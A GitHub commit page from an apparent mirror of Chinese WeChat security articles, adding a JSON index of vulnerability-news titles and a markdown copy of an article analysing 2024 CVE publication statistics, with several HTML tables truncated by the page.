mirror of
https://github.com/gelusus/wxvl.git
synced 2026-10-29 03:40:51 +00:00
Palo Alto Networks PAN-OS 身份验证绕过漏洞批量检测脚本(CVE-2025-0108)、黑客利用 Cityworks RCE 漏洞入侵 Microsoft IIS 服务器、Rsync Rsync 未授权 缓冲区溢出漏洞、Fortinet FortiSwitch 凭证管理不当漏洞 可导致远程代码执行、SAP NetWeaver Application Server 身份验证缺陷漏洞、Fortinet FortiOS等 身份验证缺陷漏洞、蓝凌软件 EKP系统 sysTagWebService 未授权 外部资源引用不当漏洞、蓝凌软件 EKP系统 sysNotifyTodoWebService 未授权 外部资源引用不当漏洞、蓝凌软件 EKP系统 kmImeetingBookWebService 未授权 外部资源引用不当漏洞、用友网络 用友NC linkVoucher 未授权 SQL注入漏洞、2024年CVE漏洞数量激增38%:2024年CVE漏洞数据全景分析、网络安全中的“人性漏洞”:如何解决员工安全意识问题?、OpenAI 用于对抗高度依赖英伟达芯片的秘密武器成形、攻防技战术动态一周更新 - 20250210、首次分析 Apple 的 USB 限制模式绕过 (CVE-2025-24200)、
This commit is contained in:
 test committed
1 parent
d771d46edd
commit
7e8ed267f5
16 files changed
+1064
-40
No files matched your search
@@ -4057,5 +4057,20 @@
|
||||
"https://mp.weixin.qq.com/s?__biz=Mzg2ODcxMjYzMA==&mid=2247485812&idx=2&sn=75ac3bc6111bd2c99e9f112d5230b51b": "CVE-2025-0108|Palo Alto Networks PAN-OS管理界面认证绕过漏洞(POC)",
|
||||
"https://mp.weixin.qq.com/s?__biz=Mzg2ODcxMjYzMA==&mid=2247485812&idx=3&sn=59502076ba73b38962af8c4347429207": "CVE-2025-25064|Zimbra存在SQL注入漏洞(POC)",
|
||||
"https://mp.weixin.qq.com/s?__biz=MjM5NTc2MDYxMw==&mid=2458589653&idx=1&sn=433781729a15abe45f89994393707a90": "PWN入门:异常变漏洞",
|
||||
"https://mp.weixin.qq.com/s?__biz=Mzg5NjAxNjc5OQ==&mid=2247484095&idx=1&sn=4291f26d60d708ee44796c81558c2a91&chksm=c006ca4ff771435967a52c3bc89a5f6d4765067a03d5b26f5187e7731299e0c9549df93d839d&scene=58&subscene=0": "Gen AI 如何将漏洞分析效率提升 9.3 倍"
|
||||
"https://mp.weixin.qq.com/s?__biz=Mzg5NjAxNjc5OQ==&mid=2247484095&idx=1&sn=4291f26d60d708ee44796c81558c2a91&chksm=c006ca4ff771435967a52c3bc89a5f6d4765067a03d5b26f5187e7731299e0c9549df93d839d&scene=58&subscene=0": "Gen AI 如何将漏洞分析效率提升 9.3 倍",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzU3NzY3MzYzMw==&mid=2247499437&idx=1&sn=bbbbf3016991c2b228c54ce492fae81a": "Palo Alto Networks PAN-OS 身份验证绕过漏洞批量检测脚本(CVE-2025-0108)",
|
||||
"https://mp.weixin.qq.com/s?__biz=Mzg3ODY0NTczMA==&mid=2247492245&idx=1&sn=5c3da14e0619b953b786741ae36ed742": "黑客利用 Cityworks RCE 漏洞入侵 Microsoft IIS 服务器",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzA5NzQzNTc0Ng==&mid=2247502017&idx=1&sn=a2d8c702dc1223d85a28e0f7b4c9932a": "Rsync Rsync 未授权 缓冲区溢出漏洞",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzA5NzQzNTc0Ng==&mid=2247502017&idx=2&sn=b8fb248bcb0171caf5d15b3c2a71241f": "Fortinet FortiSwitch 凭证管理不当漏洞 可导致远程代码执行",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzA5NzQzNTc0Ng==&mid=2247502017&idx=3&sn=75531a889717b200ac12ddb226e86d3d": "SAP NetWeaver Application Server 身份验证缺陷漏洞",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzA5NzQzNTc0Ng==&mid=2247502017&idx=4&sn=fa110e1c88ed8ea6e80dbf638f172b83": "Fortinet FortiOS等 身份验证缺陷漏洞",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzA5NzQzNTc0Ng==&mid=2247502017&idx=5&sn=499042d799975b7f2a9e114d995895e3": "蓝凌软件 EKP系统 sysTagWebService 未授权 外部资源引用不当漏洞",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzA5NzQzNTc0Ng==&mid=2247502017&idx=6&sn=41e072b192f7fc3e34c3f8f06adf6e85": "蓝凌软件 EKP系统 sysNotifyTodoWebService 未授权 外部资源引用不当漏洞",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzA5NzQzNTc0Ng==&mid=2247502017&idx=7&sn=652391caae54e84b6dd500006e9f9ba5": "蓝凌软件 EKP系统 kmImeetingBookWebService 未授权 外部资源引用不当漏洞",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzA5NzQzNTc0Ng==&mid=2247502017&idx=8&sn=9bc958d15dc346ade48637d500a2a65f": "用友网络 用友NC linkVoucher 未授权 SQL注入漏洞",
|
||||
"https://mp.weixin.qq.com/s?__biz=Mzg5NjAxNjc5OQ==&mid=2247484106&idx=1&sn=f398b5755112251a67ba7163915a09b7": "2024年CVE漏洞数量激增38%:2024年CVE漏洞数据全景分析",
|
||||
"https://mp.weixin.qq.com/s?__biz=Mzg4NDc0Njk1MQ==&mid=2247487208&idx=1&sn=fdbfc3e75595ab7e36245db8e8891bcf": "网络安全中的“人性漏洞”:如何解决员工安全意识问题?",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzA5NzQxMTczNA==&mid=2649166981&idx=2&sn=be8aa9a973159960c5a2529b3646bc08": "OpenAI 用于对抗高度依赖英伟达芯片的秘密武器成形",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzkzODc4NjE1OQ==&mid=2247483939&idx=1&sn=45a4d08a8f56870c03669742f5e13133": "攻防技战术动态一周更新 - 20250210",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzAxMjYyMzkwOA==&mid=2247527809&idx=1&sn=4c9a289c886b612b0aa4b0d377e9ace3": "首次分析 Apple 的 USB 限制模式绕过 (CVE-2025-24200)"
|
||||
}
|
||||
@@ -0,0 +1,121 @@
|
||||
# 2024年CVE漏洞数量激增38%:2024年CVE漏洞数据全景分析
|
||||
原创 tonghuaroot RedTeam 2025-02-15 14:10
|
||||
|
||||
## 摘要
|
||||
|
||||

2024年CVE漏洞数量激增38%,开源项目与WordPress插件成重灾区,周二发布量最高,平均CVSS评分6.67,前五大CNA贡献近44%漏洞。
|
||||
### 要点总结
|
||||
1. **CVE数量暴涨**
|
||||
:2024 年发布了 40009 个 CVE,比 2023 年(28818)增长 38%,开源项目与 WordPress 插件成漏洞重灾区。
|
||||
|
||||
1. **漏洞严重性分化**
|
||||
:平均 CVSS 评分降至 6.67,仍有231个“满分”漏洞威胁关键系统。
|
||||
|
||||
1. **时间规律显著**
|
||||
:5 月为漏洞发布高峰,占全年 12.5%,周二单日占比超 24%。
|
||||
|
||||
1. **责任主体集中**
|
||||
:前 5 大 CNA 贡献近 44% 的 CVE,凸显开源生态安全治理挑战。
|
||||
|
||||
1. **新兴技术风险**
|
||||
:AI相关漏洞讨论升温,分类标准亟待完善。
|
||||
|
||||
## 前言
|
||||
|
||||
2024年,CVE数据呈现出前所未有的增长,本文结合关键统计数据与行业趋势,解析年度漏洞生态。
|
||||
### CVEs 统计概况
|
||||
|
||||
2024 年结束时,共发布了 40009 个 CVE,比 2023 年发布的 28818 个CVE增长了 38% 以上。
|
||||
- 平均每天发布 108 个CVE。
|
||||
|
||||
- 5 月发布的 CVE 数量最多,共发布了 5010 个,占全年 CVE 的 12.5%。
|
||||
|
||||
- 星期二成为发布最多 CVE 的日子,发布了 9706 个,占全年 CVE 的 24.3%。
|
||||
|
||||
- 5月3日是发布 CVE 最多的一天,达到了 824个。
|
||||
|
||||
### 按月分布的CVEs
|
||||
|
||||

|
||||
|
||||
image
|
||||
|
||||
<table><thead><tr><th style="color: rgb(0, 0, 0);font-size: 16px;line-height: 1.5em;letter-spacing: 0em;text-align: left;font-weight: bold;background: none 0% 0% / auto no-repeat scroll padding-box border-box rgb(240, 240, 240);height: auto;border-style: solid;border-width: 1px;border-color: rgba(204, 204, 204, 0.4);border-radius: 0px;padding: 5px 10px;min-width: 85px;"><section><span leaf="">月份</span></section></th><th style="color: rgb(0, 0, 0);font-size: 16px;line-height: 1.5em;letter-spacing: 0em;text-align: left;font-weight: bold;background: none 0% 0% / auto no-repeat scroll padding-box border-box rgb(240, 240, 240);height: auto;border-style: solid;border-width: 1px;border-color: rgba(204, 204, 204, 0.4);border-radius: 0px;padding: 5px 10px;min-width: 85px;"><section><span leaf="">CVEs</span></section></th><th style="color: rgb(0, 0, 0);font-size: 16px;line-height: 1.5em;letter-spacing: 0em;text-align: left;font-weight: bold;background: none 0% 0% / auto no-repeat scroll padding-box border-box rgb(240, 240, 240);height: auto;border-style: solid;border-width: 1px;border-color: rgba(204, 204, 204, 0.4);border-radius: 0px;padding: 5px 10px;min-width: 85px;"><section><span leaf="">占比</span></section></th></tr></thead><tbody><tr style="color: rgb(0, 0, 0);background-attachment: scroll;background-clip: border-box;background-color: rgb(255, 255, 255);background-image: none;background-origin: padding-box;background-position-x: 0%;background-position-y: 0%;background-repeat: no-repeat;background-size: auto;width: auto;height: auto;"><td style="padding-top: 5px;padding-right: 10px;padding-bottom: 5px;padding-left: 10px;min-width: 85px;border-top-style: solid;border-bottom-style: solid;border-left-style: solid;border-right-style: solid;border-top-width: 1px;border-bottom-width: 1px;border-left-width: 1px;border-right-width: 1px;border-top-color: rgba(204, 204, 204, 0.4);border-bottom-color: rgba(204, 204, 204, 0.4);border-left-color: rgba(204, 204, 204, 0.4);border-right-color: rgba(204, 204, 204, 0.4);border-top-left-radius: 0px;border-top-right-radius: 0px;border-bottom-right-radius: 0px;border-bottom-left-radius: 0px;"><section><span leaf="">一月</span></section></td><td style="padding-top: 5px;padding-right: 10px;padding-bottom: 5px;padding-left: 10px;min-width: 85px;border-top-style: solid;border-bottom-style: solid;border-left-style: solid;border-right-style: solid;border-top-width: 1px;border-bottom-width: 1px;border-left-width: 1px;border-right-width: 1px;border-top-color: rgba(204, 204, 204, 0.4);border-bottom-color: rgba(204, 204, 204, 0.4);border-left-color: rgba(204, 204, 204, 0.4);border-right-color: rgba(204, 204, 204, 0.4);border-top-left-radius: 0px;border-top-right-radius: 0px;border-bottom-right-radius: 0px;border-bottom-left-radius: 0px;"><section><span leaf="">2593</span></section></td><td style="padding-top: 5px;padding-right: 10px;padding-bottom: 5px;padding-left: 10px;min-width: 85px;border-top-style: solid;border-bottom-style: solid;border-left-style: solid;border-right-style: solid;border-top-width: 1px;border-bottom-width: 1px;border-left-width: 1px;border-right-width: 1px;border-top-color: rgba(204, 204, 204, 0.4);border-bottom-color: rgba(204, 204, 204, 0.4);border-left-color: rgba(204, 204, 204, 0.4);border-right-color: rgba(204, 204, 204, 0.4);border-top-left-radius: 0px;border-top-right-radius: 0px;border-bottom-right-radius: 0px;border-bottom-left-radius: 0px;"><section><span leaf="">6.5%</span></section></td></tr><tr style="color: rgb(0, 0, 0);background-attachment: scroll;background-clip: border-box;background-color: rgb(248, 248, 248);background-image: none;background-origin: padding-box;background-position-x: 0%;background-position-y: 0%;background-repeat: no-repeat;background-size: auto;width: auto;height: auto;"><td style="padding-top: 5px;padding-right: 10px;padding-bottom: 5px;padding-left: 10px;min-width: 85px;border-top-style: solid;border-bottom-style: solid;border-left-style: solid;border-right-style: solid;border-top-width: 1px;border-bottom-width: 1px;border-left-width: 1px;border-right-width: 1px;border-top-color: rgba(204, 204, 204, 0.4);border-bottom-color: rgba(204, 204, 204, 0.4);border-left-color: rgba(204, 204, 204, 0.4);border-right-color: rgba(204, 204, 204, 0.4);border-top-left-radius: 0px;border-top-right-radius: 0px;border-bottom-right-radius: 0px;border-bottom-left-radius: 0px;"><section><span leaf="">二月</span></section></td><td style="padding-top: 5px;padding-right: 10px;padding-bottom: 5px;padding-left: 10px;min-width: 85px;border-top-style: solid;border-bottom-style: solid;border-left-style: solid;border-right-style: solid;border-top-width: 1px;border-bottom-width: 1px;border-left-width: 1px;border-right-width: 1px;border-top-color: rgba(204, 204, 204, 0.4);border-bottom-color: rgba(204, 204, 204, 0.4);border-left-color: rgba(204, 204, 204, 0.4);border-right-color: rgba(204, 204, 204, 0.4);border-top-left-radius: 0px;border-top-right-raLine truncated
|
||||
### 按星期几分布的CVEs
|
||||
|
||||
<table><thead><tr><th style="color: rgb(0, 0, 0);font-size: 16px;line-height: 1.5em;letter-spacing: 0em;text-align: left;font-weight: bold;background: none 0% 0% / auto no-repeat scroll padding-box border-box rgb(240, 240, 240);height: auto;border-style: solid;border-width: 1px;border-color: rgba(204, 204, 204, 0.4);border-radius: 0px;padding: 5px 10px;min-width: 85px;"><section><span leaf="">星期</span></section></th><th style="color: rgb(0, 0, 0);font-size: 16px;line-height: 1.5em;letter-spacing: 0em;text-align: left;font-weight: bold;background: none 0% 0% / auto no-repeat scroll padding-box border-box rgb(240, 240, 240);height: auto;border-style: solid;border-width: 1px;border-color: rgba(204, 204, 204, 0.4);border-radius: 0px;padding: 5px 10px;min-width: 85px;"><section><span leaf="">CVEs</span></section></th><th style="color: rgb(0, 0, 0);font-size: 16px;line-height: 1.5em;letter-spacing: 0em;text-align: left;font-weight: bold;background: none 0% 0% / auto no-repeat scroll padding-box border-box rgb(240, 240, 240);height: auto;border-style: solid;border-width: 1px;border-color: rgba(204, 204, 204, 0.4);border-radius: 0px;padding: 5px 10px;min-width: 85px;"><section><span leaf="">占比</span></section></th></tr></thead><tbody><tr style="color: rgb(0, 0, 0);background-attachment: scroll;background-clip: border-box;background-color: rgb(255, 255, 255);background-image: none;background-origin: padding-box;background-position-x: 0%;background-position-y: 0%;background-repeat: no-repeat;background-size: auto;width: auto;height: auto;"><td style="padding-top: 5px;padding-right: 10px;padding-bottom: 5px;padding-left: 10px;min-width: 85px;border-top-style: solid;border-bottom-style: solid;border-left-style: solid;border-right-style: solid;border-top-width: 1px;border-bottom-width: 1px;border-left-width: 1px;border-right-width: 1px;border-top-color: rgba(204, 204, 204, 0.4);border-bottom-color: rgba(204, 204, 204, 0.4);border-left-color: rgba(204, 204, 204, 0.4);border-right-color: rgba(204, 204, 204, 0.4);border-top-left-radius: 0px;border-top-right-radius: 0px;border-bottom-right-radius: 0px;border-bottom-left-radius: 0px;"><section><span leaf="">星期一</span></section></td><td style="padding-top: 5px;padding-right: 10px;padding-bottom: 5px;padding-left: 10px;min-width: 85px;border-top-style: solid;border-bottom-style: solid;border-left-style: solid;border-right-style: solid;border-top-width: 1px;border-bottom-width: 1px;border-left-width: 1px;border-right-width: 1px;border-top-color: rgba(204, 204, 204, 0.4);border-bottom-color: rgba(204, 204, 204, 0.4);border-left-color: rgba(204, 204, 204, 0.4);border-right-color: rgba(204, 204, 204, 0.4);border-top-left-radius: 0px;border-top-right-radius: 0px;border-bottom-right-radius: 0px;border-bottom-left-radius: 0px;"><section><span leaf="">6449</span></section></td><td style="padding-top: 5px;padding-right: 10px;padding-bottom: 5px;padding-left: 10px;min-width: 85px;border-top-style: solid;border-bottom-style: solid;border-left-style: solid;border-right-style: solid;border-top-width: 1px;border-bottom-width: 1px;border-left-width: 1px;border-right-width: 1px;border-top-color: rgba(204, 204, 204, 0.4);border-bottom-color: rgba(204, 204, 204, 0.4);border-left-color: rgba(204, 204, 204, 0.4);border-right-color: rgba(204, 204, 204, 0.4);border-top-left-radius: 0px;border-top-right-radius: 0px;border-bottom-right-radius: 0px;border-bottom-left-radius: 0px;"><section><span leaf="">16.1%</span></section></td></tr><tr style="color: rgb(0, 0, 0);background-attachment: scroll;background-clip: border-box;background-color: rgb(248, 248, 248);background-image: none;background-origin: padding-box;background-position-x: 0%;background-position-y: 0%;background-repeat: no-repeat;background-size: auto;width: auto;height: auto;"><td style="padding-top: 5px;padding-right: 10px;padding-bottom: 5px;padding-left: 10px;min-width: 85px;border-top-style: solid;border-bottom-style: solid;border-left-style: solid;border-right-style: solid;border-top-width: 1px;border-bottom-width: 1px;border-left-width: 1px;border-right-width: 1px;border-top-color: rgba(204, 204, 204, 0.4);border-bottom-color: rgba(204, 204, 204, 0.4);border-left-color: rgba(204, 204, 204, 0.4);border-right-color: rgba(204, 204, 204, 0.4);border-top-left-radius: 0px;border-top-right-radius: 0px;border-bottom-right-radius: 0px;border-bottom-left-radius: 0px;"><section><span leaf="">星期二</span></section></td><td style="padding-top: 5px;padding-right: 10px;padding-bottom: 5px;padding-left: 10px;min-width: 85px;border-top-style: solid;border-bottom-style: solid;border-left-style: solid;border-right-style: solid;border-top-width: 1px;border-bottom-width: 1px;border-left-width: 1px;border-right-width: 1px;border-top-color: rgba(204, 204, 204, 0.4);border-bottom-color: rgba(204, 204, 204, 0.4);border-left-color: rgba(204, 204, 204, 0.4);border-right-color: rgba(204, 204, 204, 0.4);border-top-left-radius: 0px;border-top-rLine truncated
|
||||
### 前10个CVE发布日
|
||||
|
||||

|
||||
|
||||
image
|
||||
|
||||
<table><thead><tr><th style="color: rgb(0, 0, 0);font-size: 16px;line-height: 1.5em;letter-spacing: 0em;text-align: left;font-weight: bold;background: none 0% 0% / auto no-repeat scroll padding-box border-box rgb(240, 240, 240);height: auto;border-style: solid;border-width: 1px;border-color: rgba(204, 204, 204, 0.4);border-radius: 0px;padding: 5px 10px;min-width: 85px;"><section><span leaf="">日期</span></section></th><th style="color: rgb(0, 0, 0);font-size: 16px;line-height: 1.5em;letter-spacing: 0em;text-align: left;font-weight: bold;background: none 0% 0% / auto no-repeat scroll padding-box border-box rgb(240, 240, 240);height: auto;border-style: solid;border-width: 1px;border-color: rgba(204, 204, 204, 0.4);border-radius: 0px;padding: 5px 10px;min-width: 85px;"><section><span leaf="">CVEs</span></section></th></tr></thead><tbody><tr style="color: rgb(0, 0, 0);background-attachment: scroll;background-clip: border-box;background-color: rgb(255, 255, 255);background-image: none;background-origin: padding-box;background-position-x: 0%;background-position-y: 0%;background-repeat: no-repeat;background-size: auto;width: auto;height: auto;"><td style="padding-top: 5px;padding-right: 10px;padding-bottom: 5px;padding-left: 10px;min-width: 85px;border-top-style: solid;border-bottom-style: solid;border-left-style: solid;border-right-style: solid;border-top-width: 1px;border-bottom-width: 1px;border-left-width: 1px;border-right-width: 1px;border-top-color: rgba(204, 204, 204, 0.4);border-bottom-color: rgba(204, 204, 204, 0.4);border-left-color: rgba(204, 204, 204, 0.4);border-right-color: rgba(204, 204, 204, 0.4);border-top-left-radius: 0px;border-top-right-radius: 0px;border-bottom-right-radius: 0px;border-bottom-left-radius: 0px;"><section><span leaf="">5/3/24</span></section></td><td style="padding-top: 5px;padding-right: 10px;padding-bottom: 5px;padding-left: 10px;min-width: 85px;border-top-style: solid;border-bottom-style: solid;border-left-style: solid;border-right-style: solid;border-top-width: 1px;border-bottom-width: 1px;border-left-width: 1px;border-right-width: 1px;border-top-color: rgba(204, 204, 204, 0.4);border-bottom-color: rgba(204, 204, 204, 0.4);border-left-color: rgba(204, 204, 204, 0.4);border-right-color: rgba(204, 204, 204, 0.4);border-top-left-radius: 0px;border-top-right-radius: 0px;border-bottom-right-radius: 0px;border-bottom-left-radius: 0px;"><section><span leaf="">845</span></section></td></tr><tr style="color: rgb(0, 0, 0);background-attachment: scroll;background-clip: border-box;background-color: rgb(248, 248, 248);background-image: none;background-origin: padding-box;background-position-x: 0%;background-position-y: 0%;background-repeat: no-repeat;background-size: auto;width: auto;height: auto;"><td style="padding-top: 5px;padding-right: 10px;padding-bottom: 5px;padding-left: 10px;min-width: 85px;border-top-style: solid;border-bottom-style: solid;border-left-style: solid;border-right-style: solid;border-top-width: 1px;border-bottom-width: 1px;border-left-width: 1px;border-right-width: 1px;border-top-color: rgba(204, 204, 204, 0.4);border-bottom-color: rgba(204, 204, 204, 0.4);border-left-color: rgba(204, 204, 204, 0.4);border-right-color: rgba(204, 204, 204, 0.4);border-top-left-radius: 0px;border-top-right-radius: 0px;border-bottom-right-radius: 0px;border-bottom-left-radius: 0px;"><section><span leaf="">5/14/24</span></section></td><td style="padding-top: 5px;padding-right: 10px;padding-bottom: 5px;padding-left: 10px;min-width: 85px;border-top-style: solid;border-bottom-style: solid;border-left-style: solid;border-right-style: solid;border-top-width: 1px;border-bottom-width: 1px;border-left-width: 1px;border-right-width: 1px;border-top-color: rgba(204, 204, 204, 0.4);border-bottom-color: rgba(204, 204, 204, 0.4);border-left-color: rgba(204, 204, 204, 0.4);border-right-color: rgba(204, 204, 204, 0.4);border-top-left-radius: 0px;border-top-right-radius: 0px;border-bottom-right-radius: 0px;border-bottom-left-radius: 0px;"><section><span leaf="">824</span></section></td></tr><tr style="color: rgb(0, 0, 0);background-attachment: scroll;background-clip: border-box;background-color: rgb(255, 255, 255);background-image: none;background-origin: padding-box;background-position-x: 0%;background-position-y: 0%;background-repeat: no-repeat;background-size: auto;width: auto;height: auto;"><td style="padding-top: 5px;padding-right: 10px;padding-bottom: 5px;padding-left: 10px;min-width: 85px;border-top-style: solid;border-bottom-style: solid;border-left-style: solid;border-right-style: solid;border-top-width: 1px;border-bottom-width: 1px;border-left-width: 1px;border-right-width: 1px;border-top-color: rgba(204, 204, 204, 0.4);border-bottom-color: rgba(204, 204, 204, 0.4);border-left-color: rgba(204, 204, 204, 0.4);border-right-color: rgba(204, 204, 204, 0.4);border-top-left-radius: 0px;border-top-right-radius: 0px;border-bottom-right-radius: 0px;border-bottom-left-radius: 0px;"><section><span leLine truncated
|
||||
### CVE增长趋势
|
||||
|
||||
自2017年以来,CVE发布数量连续第七年创下新高,2024年共发布40009个CVE,同比增长了38.83%。这意味着15.32%的CVE是去年发布的。
|
||||
|
||||

|
||||
|
||||
image
|
||||
|
||||

|
||||
|
||||
image
|
||||
### CVE CVSS评分
|
||||
|
||||
通用漏洞评分系统(CVSS)提供了一种捕捉漏洞关键特征并生成数值评分的方式,评分范围从0.0到10.0,反映其严重性。
|
||||
- 今年的CVSS平均分为6.67。
|
||||
|
||||
- 总共有231个漏洞获得了10.0分。
|
||||
|
||||
- CVE-2024-2365是今年发布的CVSS最低分漏洞,得分为1.6。
|
||||
|
||||
### CPE
|
||||
|
||||
通用平台枚举(CPE)是用于IT系统、软件和软件包的系统命名规范,有助于识别CVE中列出的易受攻击软件。
|
||||
- 今年共记录了19807个不同的CPE,其中最常见的是 cpe:2.3:o:linux:linux_kernel:*:*:*:*:*:*:*:*
|
||||
,共被引用了8093次。
|
||||
|
||||
- CVE-2024-20433,这个漏洞与Cisco IOS软件和Cisco IOS XE软件的资源预留协议(RSVP)功能有关,具有最多的CPE记录,达到了2,434个唯一的受影响配置。
|
||||
|
